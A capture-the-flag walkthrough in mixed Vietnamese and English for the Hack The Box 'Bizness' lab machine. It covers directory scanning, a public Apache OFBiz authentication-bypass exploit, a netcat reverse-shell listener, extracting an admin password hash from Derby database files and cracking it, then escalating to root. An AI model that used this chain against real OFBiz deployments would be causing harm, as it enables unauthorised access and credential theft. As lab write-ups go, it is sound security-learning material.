
Bizness

1. nmap




2. dirsearch

```
python3 dirsearch.py -u https://bizness.htb
```

- Output of the Dirsearch is as follows:

```
200-11KB - /control/login
200-34KB - /control
200-34KB - /control/
200-21B - /solr/admin/
200-21B - /solr/admin/file/?file=solrconfig.xml
```


3. vào thử /control/login ⇒ OFBiz login



- Tìm kiếm thử ⇒ OFBiz Authentication Bypass
- https://github.com/jakabakos/Apache-OFBiz-Authentication-Bypass?trk=article-ssr-frontend-pulse_little-text-block&source=post_page-----b5bed59a7598----------------------------------

4. Tạo reverse shell kết nối đến máy victim

- Chạy lệnh này trong file exploit.py



- Kết nối thành công vào máy victim

```
┌──(kali㉿kali)-[~/htb/bizness/Apache-OFBiz-Authenticati
on-Bypass]
└─$ nc -nlvp 6969
listening on [any] 6969 ...
connect to [10.10.14.170] from (UNKNOWN) [10.10.11.252]
38546
```

- Vào /home/ofbiz/ tìm đc user.txt

```
user.txt
cat user.txt
ded4ae237252a6a0a80275813d8e70a9
```


- Leo quyền
  - Vào file này lấy password dạng hash salts

```
          ♦[}f<A♦6♦ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiz/seg0$ strings ./c6650.dat
strings ./c6650.dat
system
&6)]
system
        anonymous
admin
"$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I
```

  - Tải Apache-OFBiz-SHA1-Cracker về để crack mật khẩu

```
┌──(kali㉿kali)-[~/htb/bizness/Apache-OFBiz-SHA1-Cracker
]
└─$ python3 OFBiz-crack.py --hash-string '$SHA$d$uP0_QaV
BpDWFeo8-dRzDqRwXQ2I'
[+] Attempting to crack....
Found Password: monkeybizness
hash: $SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I
(Attempts: 1478438)
[!] Super, I bet you could log into something with that!
```

  - Nhập su r nhập pass, kiểm tra whoami xem đã là root chưa



- Sau đó vào root.txt lấy root flag